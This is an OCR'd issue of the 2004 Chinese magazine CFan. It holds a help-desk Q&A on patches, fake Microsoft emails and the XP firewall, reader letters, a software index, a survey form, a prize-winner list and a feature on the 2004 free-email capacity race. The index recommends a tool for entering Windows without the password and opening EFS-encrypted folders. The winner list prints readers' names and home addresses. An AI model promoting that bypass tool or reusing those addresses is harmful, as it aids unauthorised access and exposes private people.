(2)Windows 2000/XP系统:关闭词霸，删除C:\Documents and Settings\你的用户名\Application Data\Kingsoft\PowerWord\PWHistry.dat文件，重启词霸即可。CF [SB03]

网络答疑室



1 无法上网下载微软漏洞补丁

问:最近网络病毒猖獗，我根据杀毒网站的提示上网下载微软漏洞补丁包，但总是不能完成下载。请问，这是怎么回事？如何解决这个急迫的问题？

答:用户无法正常下载微软补丁程序的原因如下:

(1)已经感染病毒，系统无法正常运行。

(2)已经感染病毒，造成电脑连续重启，而微软的补丁程序非常大，根本来不及下载。

(3)未感染病毒，但是系统版本太低，如是NT或者2000操作系统，但是从未打过Service Pack，也有可能无法打补丁。

(4)由于版本等其他原因，无法正常下载和安装微软补丁程序。

如果一时不能下载微软补丁，自己的系统又很可能感染了病毒，可以到瑞星等网站下载当前流行病毒的查杀或免疫工具，这类针对性的程序一般只有几十KB大小，容易下载，可以解燃眉之急。查杀完毕后再升级你的系统，安装各种需要的补丁。

2 警惕冒充微软的恶作剧邮件

问:我收到一封关于震荡波(Sasser)蠕虫病毒的电子邮件，其中包含一个文件附件。同时邮件声称是来自Microsoft。这是否属实？如何处理？

答:这应该是属于一种恶作剧邮件。Microsoft从未通过电子邮件分发软件，同时也不会让客户从电子邮件直接下载文件。Microsoft发送的邮件通常都会让客户打开可下载更新程序的某个Web页面。如果你收到自称来自Microsoft的邮件，并且邮件附带了可执行文件(例如，扩展名为EXE、COM、BAT、SCR、JS、VBS或CMD的文件)，请立即删除该邮件。请不要打开任何附件，也不要从电子邮件直接下载任何可执行文件。

3 不支持SOCKS代理的局域网能用QQ吗？

问:局域网的代理服务器软件不支持SOCKS，能否在客户机上使用QQ聊天？

答:可以选择http代理上网或者请网管设置一个UDP Mapping，让UDP/TCP协议在客户机和QQ服务器之间转发消息也是可以的。不过这样只能使用QQ的基本功能收发讯息，其他功能都不能使用。设置方法是:在服务器上添加“UDP/TCP Mapping”，在客户机上设置QQ网络参数，删除默认的服务器地址，使用代理服务器IP和UDP端口即可。

4 QQ收不到手机发来的短信

问:为何使用“移动QQ”服务，手机发送短信给QQ，短信发送成功，对方收不到，或者对方通过QQ向自己的手机发送信息，也提示短信发送成功，而手机未收到？

答:移动QQ服务不仅和腾讯公司平台有关，还和当地移动或联通公司的短讯平台及当地网关有关。由于在一些时间段内，当地短信量大造成短信中心繁忙，可能移动QQ短信会受影响出现延迟或者丢失的情况，一般建议你可以换一个时间段稍后再试。如果有个别故障，可以及时和腾讯客服中心(0755-83765566)联络，留下你相应的手机号码、手机所在地区、发生时间和具体情况，他们会尽快和移动联通方联系，查明原因，尽快解决。

5 FrontPage 2002网页简繁的转换

问:因工作的需要，我希望将自己制作的一个网站代码统统由简体中文转换为繁体中文。请问如何解决这个问题？

答:其实FrontPage 2002本身就提供了中文简繁体转换的功能。如要将当前的网页转变为繁体，只需点击菜单“视图文件夹→中文简繁体转换”即可。如果需要同时转换多个网页，则需先打开文件夹选项，在出现的文件夹列表中选取所需转换的多个网页，之后点击工具栏上的“DOUBLE_QUOTATION中文简繁体转换”功能按钮，此时出现的对话窗口中“转换多个文件”项已由灰色变成高亮可用项，其下有转换“选中的文件”和“整个站点”两个选项。我们只要选中其中一个后点击“确定”即可坐等其转换完成。转换整个站点的方法与此相同。

6 启用Windows XP中的防火墙

问:我刚刚把系统升级为Windows XP，听说Windows XP自己带有防火墙软件。请问，如何在Windows XP中启用Internet连接防火墙？

答:要在Windows XP中启用Internet连接防火墙(ICF)，请执行以下操作:


(1)在屏幕底部的任务栏上单击“开始”，然后单击“控制面板”。

(2)单击“网络与Internet连接”。如果未显示“网络与Internet连接”，请单击“控制面板”窗口左侧“控制面板”中的“切换到分类视图”。

(3)单击“网络连接”。

(4)右键单击用于连接至Internet的拨号、LAN或高速Internet连接，然后单击上下文菜单中的“属性”。

(5)在“Internet连接防火墙”的“高级”选项卡上，选择“保护我的计算机和网络”，然后单击“确定”。现在，你便已开始启用Windows XP防火墙。CF [SB04]



读编茶座

老安:“帅哥”一词在《电脑爱好者》编辑部里有两层含义，一层含义是全体美男子的通称，另一层含义则是指更确切的一个人——Andy(详情且看下文)。最近Andy可以说是双喜临门了，第一大喜是爱妻为帅家荣生一位延续香火的小帅哥，第二大喜则是Andy荣升《电脑爱好者》编辑部主任。虽喜事颇多，但人们也没有看到我们的帅哥笑得合不拢嘴的情形。用帅哥自己的话来说，生儿育女，传宗接代，理所应当，没什么过于可乐的，升官发财也倒是小事，但肩负起让《电脑爱好者》编辑部第二次腾飞的n%的历史重任，对他来说确实是分量不轻的一件事。不过不要紧，你只要听听他的名字就会看到许多希望。Andy在QQ上的名字叫“摔锅”，四川话“帅哥”的谐音(老安：看来Andy是想借四川方言占MM们的便宜^_^)，其实它的背后还有另一层含义——摔锅者，破釜是也。破釜沉舟，可见帅哥做事有一战到底的决心。战果如何这是后话，让我们共同努力，让我们拭目以待。今天我们不谈事业，不谈业务，听彬彬MM讲述帅哥生活中的点点滴滴……

掀起小编的“盖头”来(六)

摔锅对对碰

■彬彬

摔锅vs.儿子

说到摔锅的儿子，编辑部的人肯定就会想到今年的愚人节。在那个特别的节日里，小家伙与摔锅开了一个不小的玩笑。

愚人节的早上，没见到摔锅，原来是他老婆快生了。众小编窃喜，于是集大家之智慧，为这个小家伙起了一个非常有意义的名字“帅愚”，结果大家白忙了。不过，最惨的人当数通宵未眠的摔锅了。

结论：儿子胜出。

(人家可是小块头大智慧呀。)

小提示：即将为人父母的同志们和准备为人父母的都要努力了，提防被愚弄。

摔锅vs.老婆

大家肯定不知道吧，摔锅的老婆是利用电脑骗来的。想当初，摔锅使用的电脑没有机箱，所有配件都暴露在桌面上(摔锅的目的看完下面这段自然见分晓)。每天开机时，都是潇洒地掏出一把钥匙(如果有MM在旁边时就更加要表现表现了)，然后对着电脑念一声——“芝麻开门”，再捅一下主板，电脑就启动了。

一个百思不得其解的小MM，看到如此英俊、潇洒、高大、威猛的摔锅后，居然也拿着钥匙去喊“芝麻开门”，结果当然打不开啦……后来的情形大家应该猜得到了吧，摔锅开始教啊教，MM学啊学，一个愿意教，一个乐于学，天长日久自然就教成了老婆……

结论：平局。

(两个人都不吃亏呀！一个是解决了大龄青年单身的问题，一个是找到了才华横溢的老公。)

小提示：还没有追到MM的，是不是要向摔锅好好地请教请教了？

摔锅vs.工作

几年前，为了进入银行工作，摔锅自费去学习了COBOL语言，结果差点被COBOL语言枯燥死了(摔锅的所有同事们应该感到万分荣幸)。庆幸的是，摔锅最后终于如愿以偿地进入银行了，而滑稽的是，他进入银行工作是因为会用五笔输入法，岂不是呜呼哀哉……

更没有想到的，当然是摔锅为了广大读者朋友能学好电脑，毅然离开了银行这块旱涝保收的沃土。(够豪爽吧！)

结论：摔锅胜出。

(最终不屑于银行的工作，毫不犹豫地闯入IT界。)

小提示：是不是又让无数的MM心动了？你们可千万为摔锅的生命安全着想呀，他现在是有家有口的人了！

摔锅vs.电脑

说到摔锅与电脑，简单总结为四高：脑龄高、网龄高、起点高、年龄高。说他是IT界的前辈，当之无愧了！

《电脑爱好者》的资深编辑DEBUG是这样评价摔锅的：“当初俺还是学生的时候，摔锅就已经是编辑了。”(怎么样，脑龄够高的吧！)

不过，说起摔锅的起点高，还有一个比较爆笑的事情。别人学电脑都是从攒兼容机开始的，而摔锅却是从拆服务器开始！从银行的打字室被“捞”到信息部门之后，对电脑还是半桶水(只懂软件和编程，对硬件一窍不通)的摔锅被派去维护电脑，其实是两台XINIX(简化版的UNIX)服务器。摔锅至今津津乐道的是，那服务器的品牌叫Arche(雅债)！一日电脑出现故障后系统崩溃了，出于好奇和求知欲膨胀，摔锅壮起胆子把它给大卸八块了，结果忘了记下每个配件的安装位置，怎么也装不回去！灵机一动，摔锅又拆了另一台——结果地上就堆满了两台服务器的配件和无数的螺丝，还有摔锅悔恨的泪水……

结论：难做评判。

(摔锅和电脑互相折磨着，不知道什么时候才能罢休。)

小提示：摔锅的四高可不是北京人常说的那个三高，千万不要理解错了。(北京人常说的三高是高血压、高血脂、高血糖。)

“征集优秀选题”启事

《电脑爱好者》编辑部长期在广大读者中征集优秀文章选题。对于被采纳的优秀选题，选题提出者将获得100元～500元的奖励。如果您有写作爱好和能力，在提出选题的同时能完成选题的写作，文章被采用后除可获得选题奖外还可以得到丰厚的稿酬。如果您有好的选题，欢迎寄给我们。也可以发送邮件到cf.xuanti@cfan.com.cn

信来信往

上海金山区张堰中学的王连军朋友来信说，上次有一位读者曾提出为《电脑爱好者》征集吉祥物的想法。我觉得《电脑爱好者》的吉祥物非蚂蚁莫属。蚂蚁的精神最为可贵，蚂蚁是大力士，蚂蚁又团结，围绕《电脑爱好者》团团转。我就是这样的一只小蚂蚁。

老安:说得好啊！小编同您一样，也是一只小蚂蚁，整天围着《电脑爱好者》团团转。所不同的是，小编有时因为一个问题想不出好办法的时候，还会变成一只热锅上的蚂蚁 ^v^，好在身旁还有许多高手来解围！不管怎么说，我觉得用蚂蚁来形容我们广大的电脑爱好者对知识的积累，形容我们自觉地团结是再恰当不过的了。大家还有什么好的想法可以继续来信说说哟！

论坛读者 liangwei1217:版主，我提一个建议，CFan 可以向在校学生发布投稿信息，学生都有创新意识，这样不会让《电脑爱好者》失去了新意。电脑本来就是一个更新快的行业，如果 CFan 不进行更新而是和以前一样的话，那可能会越来越没有人看。我们读者要看到有用的，也是要看好看的，爱美之心人人皆有。

FLP:我们非常欢迎学生朋友们向我们投稿，同时我们现在有不少稿件就是学生朋友写的。不过，我们还是非常希望能有更多的在校学生为我们投来优秀稿件，不知您是学生吗？有没有什么好的建议呢？欢迎您来信来电提出更多宝贵意见和建议，也欢迎广大学生朋友们为我们赐稿。

山东肥城读者郭启菲：填写评刊表是件快乐的事，但也有痛苦夹杂其中，比如填“本期不喜欢的文章”一栏时，我找来找去，就是不知该填哪篇，因为每篇都是作者的思想结晶啊！到最后，没办法了，只好忍痛割爱选出 3 篇。

爱刊回音:看来读者朋友们为填写评刊表还是煞费一番苦心的。其实以前也曾有读者反映过这个问题，所以我们在评刊表的“本期文章评价”中注明了“本栏为多选项，可多选也可不选”，如果读者朋友们实在找不出不喜欢的文章，那就不用填写“本期不喜欢的文章”一栏了。当然了，如果不喜欢的文章太多，三个格写不完，也可以附纸罗列出来，最好能罗列出不喜欢的理由，以便我们能够在今后改进时借鉴。

第13期杂志相关软件索引

	软件	软件说明	页码
荐	AutoIt 3.0.101	模拟安装操作的辅助软件	16
	Katmouse 1.01	鼠标滚轮增强软件	21
	Mouse Wheel Control 1.22	鼠标滚轮优化工具	21
荐	MSN Messenger Plus! 3.01.94	MSN Messenger 的增强工具，推荐安装	34
	ClipCache Plus 2.9 Build 345	打造移动剪贴板的强力工具	36
	小青蛙 3D 折纸软件	教你学折纸的软件	37
荐	DreamPackPL 2004.5.12	不知道密码也能进入系统，甚至可以访问 EFS 加密文件夹	40
	Windows XP Video screensaver 1.0	将指定的视频做成屏幕保护	42
荐	WinDVD 6.0.6.42	著名的 DVD 播放器	43
	Easy CD-DA Extractor 7.0.5	管理 CD 信息资料	46
	CDDB MP3 Tool 1.33	给 MP3 文件批量添加曲目信息。	46
	MusicBrainz Tagger 0.10.5	采用“声音指纹技术”来判断歌曲信息	47
	Exifer 2.1.5	Exif 管理软件，可以为数码照片添加日期	49
	NetRun 1.2.1.3	上网一键通，下线一键关	51
	B/Works 1.0	制作老照片的利器	52
	WebZipExplprer 1.5	从 ZIP 包中下载指定的文件	52
	华华鼠标自动点击器 1.3	自动点击鼠标键	52
	Flash Wallpaper 1.01	把 FLASH 做成壁纸	52
	MyIE2 完整版	包含大量插件的 MyIE2 浏览器	72
	Anti ActiveX nags 1.03	去掉浏览器弹出的认证对话框	74

好消息！

《电脑爱好者》合订本 2004 年(上)已经开始热销啦！我们把上半年文章重新编排，并制作了分类目录和关键词目录，这下检索文章轻松了。附录包含了软件扫描、软件教程、软件比拼、软件插件、软件技巧等十大类上百个小专题，涉及到数百个各类软件。附带的双光盘除了收录共享软件、免费软件、获得授权的商业软件以外，还收录了《电脑高手》、《互动软件》精华电子版等精彩的内容。

另外我们还给广大的读者准备了一份小小的礼物——随合订本赠送 10 万份精美的游戏海报。只要购买一套合订本，就能获得一份海报，先买先得，送完为止！

凡在邮局订阅 2004 年全年《电脑爱好者》杂志的读者，在购买 2004 年上半年合订本时，可将订阅单复印件寄至邮购部，即可享受 8 折优惠。《电脑爱好者》VIP 用户可免寄凭证，只需在汇款附言中注明即可。

购买方式

零售:全国各地的书报亭、科技书店、新华书店
邮购:北京 9615 信箱邮购部（100086） 免邮费 +3 元挂号费
邮件查询:yougou@cfan.com.cn 邮局订阅:订阅代号 82-528
销售热线:010-62161332（直拨）

热心评刊员公布

以下 33 位读者被评为 2004 年第 9 期热心评刊员。(全)表示为《电脑爱好者》2004 年全年订户。

特等奖 2 名（奖品影视俏佳人电视卡 1 套）

李磊磊	广西凭祥狮子山路 105 号海关武警	532600
王志忠	北京市阜外大街 7 号国投大厦 0521 室	100037

优秀奖 1 名（三诺 N-21CA 音箱一套）

陈 平	云南省通海县秀山镇福星街 28 号	652700

纪念奖 30 名（智能狂拼软件 1 套）

张广明(广州)	王 虹(贵州)	许华华(广东)	马海龙(天津)	钱甬进(浙江)	夏永新(吉林)
高小勇(河南)	郭玉强(山西)	贾 翔(江苏)	胡 骏(河北)	熊 鹏(四川)	韦剑城(北京)
王 皓(湖南)	肖广聘(山东)	王涔宇(河南)	张 祺(北京)	戴 凛(南京)	高 亮(北京)
高怀逊(河北)	胡晓敏(湖北)	刘 磊(河南)	刘 龙(山东)	王 卓(河北)	赵志明(江苏)
高群翔(山东)(全)	翟中旭(江苏)(全)	冯祖根(上海)(全)	胡秀芳(广东)(全)	温海军(河北)(全)	张定平(安徽)(全)

最佳文章公布

2004 年第 9 期优秀文章

第一名:“系统应用”栏目《敢问路在何方？——遭遇系统故障该怎样有效提问(上)》作者:自由风 SC 获得奖金 500 元和《电脑爱好者》荣誉证书。

第二名:“硬件步步高”栏目《缤纷色彩竞妖娆——显卡综述》作者:斯佳丽 laoshu 获得 300 元奖金和《电脑爱好者》荣誉证书。

第三名:“特别话题”栏目《释放团结的力量——整整你的整合主板》作者:Wincat 希宇获得 200 元奖金和《电脑爱好者》荣誉证书。

《电脑爱好者》2004 年第 13 期评刊表

亲爱的读者：

为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选 31 位热心评刊员，发给丰厚的奖品。

DU ZHE PING KAN 读者评刊

优秀奖 1 名

奖品：百变金刚 TH-3121 多功能数码播放器

价值：1200 元



◆内置 32MB/64MB 闪存
◆全频带的 FM 调频收音机
◆点阵图形液晶显示，可多语言显示曲目
◆时尚高保真脖挂式耳机
◆多种重放模式和 4 种音效模式
◆ USB 接口
◆支持 Windows 98/2000/XP

百变金刚 TH-3121 多功能数码播放器



纪念奖 30 名

奖品：超星读书卡

价值：30 元

◆图书分类与数量海量，目前世界上最大的中文在线图书馆
◆24小时在线服务永不闭馆，只要上网您可随时随地进入超星数字图书馆
◆图书的智能检索与在线找书专家的共同引导，帮助您及时准确查找阅读到书籍
◆超星图书格式与超星阅览器的技术成熟，开创独有的流式阅读技术，阅读更为安全可靠
◆16×7节假日不休息的在线技术客服人员通过客服热线电话、在线论坛、电子邮件等可以为您随时解答疑问
□公司电话：010-62962921、62987638
□公司网址：http://www.ssreader.com/
感谢北京超星伟业公司提供奖品赞助

超星读书卡

■个 人 资 料

姓名＿＿＿＿＿＿ 出生日期＿＿＿＿＿＿ 性别＿＿＿＿ 文化程度＿＿＿＿

职业＿＿＿＿＿＿ 联系电话＿＿＿＿＿＿ 通讯地址＿＿＿＿＿＿＿＿＿＿

邮政编码＿＿＿＿＿ Email＿＿＿＿＿＿＿＿＿＿＿＿ QQ＿＿＿＿＿

■本期文章评价

（请填文章结尾处的代码，如：YJ01。本栏为多项选择，可多选也可不选。）

本期最喜欢的文章		本期不喜欢的文章		标题最好的文章
文章代码	原　　因	文章代码	原　　因	文章代码

■本期栏目评价

（如关注此栏目，请选择“喜欢”或“不喜欢”；如不关注此栏目，只选择“不关注”即可。）

	不关注此栏目	喜　欢	不喜欢
CFan新视界			
系统应用			
实用软件			
防黑防毒			
现代办公			
程序谷			
特别话题			
网络e生活			

	不关注此栏目	喜　欢	不喜欢
硬件步步高			
市场传真、精明买家			
评测直击			
创业&就业			
傻博士信箱			
编辑部在行动			
十七点以后			

■本期综合评价

1.本期杂志的综合评价：□很好 □较好 □一般 □较差 □很差

2.本期与前几期的比较：□比以前好 □与以前差不多 □不如以前

3.本期杂志的总体难度：□太简单 □还可以 □比较适中 □有点难 □太难

■特别专题调查

1.您最常用的操作系统是：□ Windows 98 □ Windows 2000 □ Windows XP □其他＿＿＿＿＿＿

2.您最常用的应用软件是：□办公软件 MS Office □ WPS Office □聊天软件 □游戏 □其他＿＿＿＿＿

（欢迎您监督本刊质量，欢迎您指出本期的各类错误或不足，请另附纸说明。谢谢！）

评刊表复印或手抄均有效，请寄至：北京 9615 信箱(邮编：100086) 《电脑爱好者》编辑部 / 评刊 2004 年第 13 期收

您也可以将评刊表和其他意见或建议通过电子邮件发往hotline@cfan.com.cn 评刊截止日期2004年8月1日(以邮戳为准)

裁 剪 线

邮箱扩容 多少是个头儿



■ 海浪轻风 张健

当人们逐渐习惯了网上交流时，邮箱容量经常变得捉襟见肘。邮箱扩容又意味着巨额的投入，如果这时有人给你1GB容量的邮箱，而且还是免费的，你要吗？

“吉邮”拉开邮箱扩容战序幕

当互联网泡沫一个个破灭后，大部分门户网站纷纷将经营重点转向收费邮箱，电子邮箱“免费时代”似乎已穷途末路。但是，去年网易、TOM相继推出免费邮箱，让人们重新看到“免费”的曙光。今年免费邮箱更是像火山一样爆发起来。愚人节的一条新闻得到了网民们的普遍关注：

2004年4月1日，以搜索业务见长的Google公司正在着眼免费电子邮件服务，将为用户提供1GB邮件空间，而且目前已经开始了这项测试，并邀请了1000名用户试用。Google将这种基于搜索的电子邮件服务称为‘吉邮’(Gmail)。他们的目标是让用户永远不必删除自己的邮件，并能够快速地对邮件进行分类和搜索。

愚人节发布的一条真新闻拉开了海量邮箱时代的序幕。

6月初，借着“五周年纪念”的由头，新浪最早宣布将免费邮箱从9MB扩容到30MB，并同时向收费用户赠送100MB空间的“网络保管箱”。

雅虎中国大规模扩容，则借了雅虎与Google在美国对抗的“东风”。6月中旬，它在全球范围内将免费邮箱空间从4MB提高到100MB，并同时将其收费邮箱从目前的100MB提高到2GB，收费却降低了三分之一。

网易也以“成立七周年”为名，将免费邮箱从原来的25MB扩容到260MB，并可携带8MB的附件，VIP收费邮箱也将按原有的等级扩容10倍。

记者截稿时止，微软宣布将提高其Hotmail Web电子邮件服务的存储容量限制，将把Hotmail的免费存储限制由2MB提高到250MB，价格为每年19.95美元的付费电子邮件服务的存储限制则由10MB提高到了2GB。

起初，海量邮箱掀起了抢购热潮。在著名的拍卖网站eBay上，有近300个吉邮的帐号挂牌出售，最高拍卖价格达到800多元人民币，甚至有人情愿用价值1600多元人民币的大峡谷游、影星布拉德·皮特主演影片《特洛伊》中的道具服装来交换吉邮帐号。人们对正式运行后有可能被要求重新注册的测试服务如此驱之若骛，仿佛让我们看到了上个世纪90年代互联网的狂热。

免费蛋糕突现五“大”顽症

虽然这道免费大餐听起来很美，人们也在津津乐道，但许多业内人士却对它的各种问题大吐口水。

1 这么大的蛋糕我们吃得下吗？

1GB容量的免费邮箱，不敢说是绝后，但绝对是空前，即便企业邮箱也达不到这一水平，但Google却把它摆在了人们面前。据新浪网邮件项目负责人马月说："用户一般使用到的容量只有20～30MB，用途多限于信件的交流。"邮箱扩容后，容量从百兆到千兆不等，除非遭遇自动复制邮件的病毒程序，否则每天收到的邮件不会超过百封，而且几乎所有人的邮件都是即看即删，不存在大量积压的问题。对于这个问题，邮件服务商们又是怎么看的呢？

马月说："新浪邮箱扩容并提供100MB'网络保管箱'的目的是向用户推荐一种以个人公文包、主页空间为代表的大容量邮箱的使用途径，因为网络带宽的扩展，用户会有更多的想像空间，这些可能会导致他们对邮箱单一功能的不满，新浪网在这方面必须超前于用户的需求，为他们未来的需要提早准备。"

2 覆巢之下焉有完卵?

按照Google的说法，可以把所有的邮件放到邮箱中，不必考虑删除问题，但对于某些人来说一生的电子邮件也不一定有1GB。海量邮件中不乏个人隐私、商业机密等重要信息，这些信息放在网上的电子邮箱中是否安全呢？如果邮件服务器一旦出现不测，覆巢之下焉有完卵，用户所有信息岂不付之一炬？

据263网络集团邮件业务部总监李江涛介绍，"很多邮件服务商只为付费用户提供双重备份功能。从技术上保证了用户的邮件不会轻易丢失，可是网友争相追捧的海量邮件免费大餐，多数为服务商招揽客户的手段，服务商也不会提供相应的保护措施。"没有了技术上的保护，谁还敢拿自己的宝贵信息资源开玩笑呢？

3 关键字搜索令人尴尬

Google擅长搜索，这回它打起了吉邮用户的主意。Google描绘了未来邮件使用中的一个场景：**大卫在电子邮件里谈及母亲对园艺的兴趣，不一会儿，在电子邮件文本旁出现了一个园艺用具的广告条，于是他买下了这个产品作为礼物送给母亲。**但如果用户在往来邮件中多次抱怨某品牌手机产品质量太次，那么，按照Google的逻辑，岂不是会将检索到的以该品牌手机为关键字的产品广告发到用户邮箱？由于搜索引擎本身不够智能带来的尴尬事还很多，比如你要检索"打击外挂"的法律内容，但在搜索结果中却列出不少推荐"使用外挂"的链接。

造成尴尬的并不是Google的先进搜索技术本身，而是服务商和最终用户对免费邮箱理解的差别所至。李江涛说："收费邮件和免费邮件是两种不同的商业模式。免费邮件一般是提高企业盈利（比如广告）和吸引用户的手段，比如作为一种以搜索技术为核心的免费邮件，吉邮是一种市场推广的手段，它的主要商业目的是用于广告的获取和推广。而作为专业电子邮件的263宽带邮件是基于对电子邮件的产业化和产品服务意识的认识，将专业电子邮件作为人们必需的信息沟通工具和互联网应用服务来进行专门的开发和推广的。"而普通用户假如没有意识到这一点，盲目地将自己的"全部家私"置于海量存储空间中，受害的就只有用户自己了。

4 电邮隐私谁来保护？

上述的广告投放方式存在个人信息安全的重大隐患。Google公司相关人员解释说，"我们是通过非人工方式阅读用户的电子邮件，以便确定发送什么内容的广告，不会提供未经用户许可的其他信息，我们发送的广告对用户是有用的。这些广告就好像是顾客在副食店里拿到的促销赠。"邮件服务商提供了"免费"大餐，又硬塞给我们一种"服务"，难道我们没有质询的权利，就只能乖乖地就范吗？

本刊律师周涛提示用户："海量邮箱申请时总会弹出一份《最终用户协议》，不过大家基本上都是单击'同意'进行下一步操作去了。如果在协议里面商家很明确地提出了要进行某种'特殊服务'，而你恰好'同意'，那么就只能默许这种行为的发生。所以，大家在申请某种网络服务的时候要特别留意商家的《最终用户协议》。"

5 海量邮箱除了发信还有啥用？

据中国互联网信息中心(CNNIC)统计，中国网民95%拥有电子信箱，而能通过宽带登录邮箱的人数还不过半。对于GB数量级的海量空间，即使有足够多的信息上传，拨号所花费的时间和金钱绝对不是一个小数。除了空间大，海量邮箱吸引消费者的亮点还有哪些呢？这恐怕还得从服务商开发此类产品的初衷说起。

据不愿意透露姓名的业内人士说，新一轮邮件扩容风潮的导火索是国外几家大公司开通的免费海量邮件空间。但是，引起邮箱扩容的根本原因可能和服务商为"下一代电子邮件产品"争夺用户群有关。目前的电子邮件服务仅限于简单的收发功能，"下一代电子邮件产品"将融和即时通讯、语音通话、文本传递等多种沟通手段，架构类似QQ和MSN。领先于现有产品的地方还不能全部确定，但可以肯定的是，三方语音通话将成为可能。

超级蛋糕争霸战开火了

不管人们对吉邮褒贬如何，它的出现还是引出众多追随者，他们纷纷加入了超级蛋糕制造者的行列。就在吉邮推出的同时，Google的主要竞争对手——雅虎传出消息，它将把目前的邮箱容量从4MB提升到100MB。据Yahoo相关负责人透露，目前整个邮箱扩容活动正在测试阶段，这是今年雅虎邮箱性能改善系列活动中的第一步，以后可能为付费用户

CFan新视界 软件学用通 特别话题 网络e生活 硬件步步高 产品百分百 创业&就业 傻博士信箱 编辑部在行动 十七点以后

提供“无限空间”服务。

与Google和雅虎正在测试的服务相比，欧洲互联网公司Lycos显得更加迫不急待。5月18日Lycos对外宣布，它们目前已经向自己的用户开通了1GB的大容量Web邮箱服务业务，英国用户一周内就可以使用上这项新服务，不久整个欧洲的用户也将使用上。这意味着Lycos成为第一个正式提供1GB空间电子邮件的服务商。Lycos欧洲公司的副总裁AlexKovach称，“我们将很乐于见到在我们的这项服务已形成了一定的商业规模之后，我们的对手才开始实施这项服务。”言语中尽显领先者的自得。不过吉邮是免费的，而Lycos的1GB邮箱每月要收3.4英镑。

在国内，263网络集团推出了“宽带邮件”，用户可以发送100MB的大邮件。另外，最大的即时通讯服务提供商腾讯公司，也悄然开通了QQ邮箱与外部邮箱的互通互联。所有的QQ用户都将自动拥有“QQ号码@QQ.com”的邮箱，普通用户为5MB，会员为100MB。同时新浪也在其即时通讯软件工具“了了吧”中加入了容量为100MB的免费邮箱。他们的举动除了是紧跟邮箱大扩容这一趋势以外，还可以看作是对微软的反击，因为微软也是将免费邮箱Hotmail同即时通讯软件MSN捆绑在一起。

收费邮箱在“免费盛宴”中哭泣

“免费盛宴”的重新开席，使曾经热热闹闹要把“免费”变成历史名词的收费邮箱变得冷冷清清。连普通用户都被海量邮箱弄得措手不及，众多的收费邮件提供商们开始晕头转向。目前拥有超过6000万免费邮箱、100多万付费邮箱用户的网易，免费邮箱容量达25MB，其他几家门户网站也多在15～20MB之间。这些曾经让我们兴奋不已的“大”容量免费邮箱，经得住海量千兆级邮箱的冲击吗？不过记者也注意到新浪免费邮箱申请时不再要求手机验证了，其他一些免费邮箱注册手序也变得少多了。这是否说明服务商们感到了来自海量邮箱的威胁呢？

这场邮箱大扩容才刚刚拉开序幕，不管成功与否，都让我们实实在在感受到了海量邮箱时代的气息。让我们敞开胸怀，迎接又一次互连网大潮的冲击吧！

CF [YJ01]

CFan 新视界　CFan 新视界　CFan 新视界　CFan 新视界　CFan 新视界　CFan 新视界

都是“图片搜索”惹的祸



■ 苏黎 漫画系列



讲述小编自己的故事……

感 谢

■ 飞狼

曾经有朋友告诉我说，你要学会感谢别人。这个“别人”，除了你的朋友，还有你的敌人。不管这些人曾经怎样欺骗过你，伤害过你，你要学会感谢他们。

朋友让你知道这个世界中充满了阳光，而你的敌人让你知道阳光下也充满了阴影。

当你在人生的路途上披荆斩棘，艰难前行的时候，其实你并不寂寞。同行的除了在你身边陪伴你、保护你的朋友，也有隐藏在暗处，时刻准备给你致命一击的敌人……有时候，哪怕你的朋友全部离你而去，你的敌人依旧陪伴在你的身边，用他们的尖牙利爪提醒你他们无时不刻的存在……

是谁教会了你生存的法则和方法？

你的父母？你的老师？你的朋友？都有……但是他们不是最重要的。

的确，他们都教过你这些。但真正让你认识到生存的艰难、残酷，让你在逆境中摔打而学会生存的人，是谁？是你的敌人。

而且也正因为有了他们，你才能体会到生命的宝贵、父母的慈爱、兄弟的支持、朋友的忠诚，你才能真正明白亲情的感人，友情的重要，爱情的甜蜜，以及事业的成功。所以，一个人要学会感谢。感谢你的父母，感谢你的兄弟姐妹，感谢你的朋友、你的爱人，更要感谢你的敌人。

而且，在我的印象里，要做英雄，就一定要有敌人。

没有敌手的英雄是寂寞的。如《笑傲江湖》中的“独孤求败”，毕生求一败而不可得，放眼江湖，皆不是对手，该是怎样的一种孤独与落寞呢？！

想来缺乏敌手的英雄，他的人生一定也没有太多的乐趣。而敌手太多，又难免过得太过辛苦。

最好能如《三国志》中的诸葛亮与司马懿，各为其主，终身争斗，但英雄惺惺相惜，余子皆不放在眼里……

试想，若有此一人，与你争斗终身，此一时他高过你，彼一时你高过他；待得满头华发，各自隐退之际，两人再相约泛舟江上，一壶浊酒，将多少年的英雄风流，化作一夕笑谈……又该是怎样的一种豪情满怀啊！

所以，做人要学会感谢；要做英雄，更要学会感谢。感谢你的朋友，更感谢你的敌人。

——谨以此文对我的朋友们表示深深的谢意；因为我做人太失败，无法成为别人的敌人，所以一直以来只能劳烦你们多多费心照顾我……

（本文写就之时，忽然想起一则趣事，与读者朋友们共享。看过的请你跳过，没看过的一起娱乐一下——说是某地电台在快过春节时，忽有一外地游子打入电话来要求为车站票贩子点播一首歌，主持人大奇，问其所点何人歌曲？答：陈小春的《算你狠》……）

CF [DJ01]

稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页



谁说你不会用电脑

■ 阿健

和很多朋友闲聊时，大家总向我提出很多电脑使用中的问题。每回答一个问题，看到朋友们满意的笑容，我总是暗中窃喜。我的回答往往让他们很容易接受，是因为我“博学多才”吗？还是因为我是《电脑爱好者》的小编？

其实，和技术版的小特和Cornel在一起的时候，我也经常受到他们的“鄙视”。为了不求人，我遇到的问题也很多，但只要试一下，就会发现简单的问题完全可以不求人啊！

当然，有些问题的确是需要参考书籍或是请人协助才能解决的。但是，也有很多问题，只要你愿意试一下、稍微留意一下菜单项，就能自己解决了。

软件毕竟不是给外星人用的，所以，软件的操作一般都符合正常人思维逻辑。假设我第一次用Outlook Express收邮件，别人说要修改帐号信息，我该怎么办？

下面是我的思考逻辑：

我就会去看一下Outlook Express每个菜单的功能项里面的内容，找找跟“账户”有关系的有哪些。结果发现在“工具”下面有一个“账户”，既然是要改账户，就应该是进入这里吧？(你总不会去“文件”→“另存为”里改吧，不合逻辑嘛！)

那么，从逻辑上推理，“账户”这功能应该不会跟“视图”有关系，所以我当然也不会去“视图”里去找啦。这仅是一种思考问题的方法，也作为判断事物的“逻辑”，跟会不会用电脑无关。

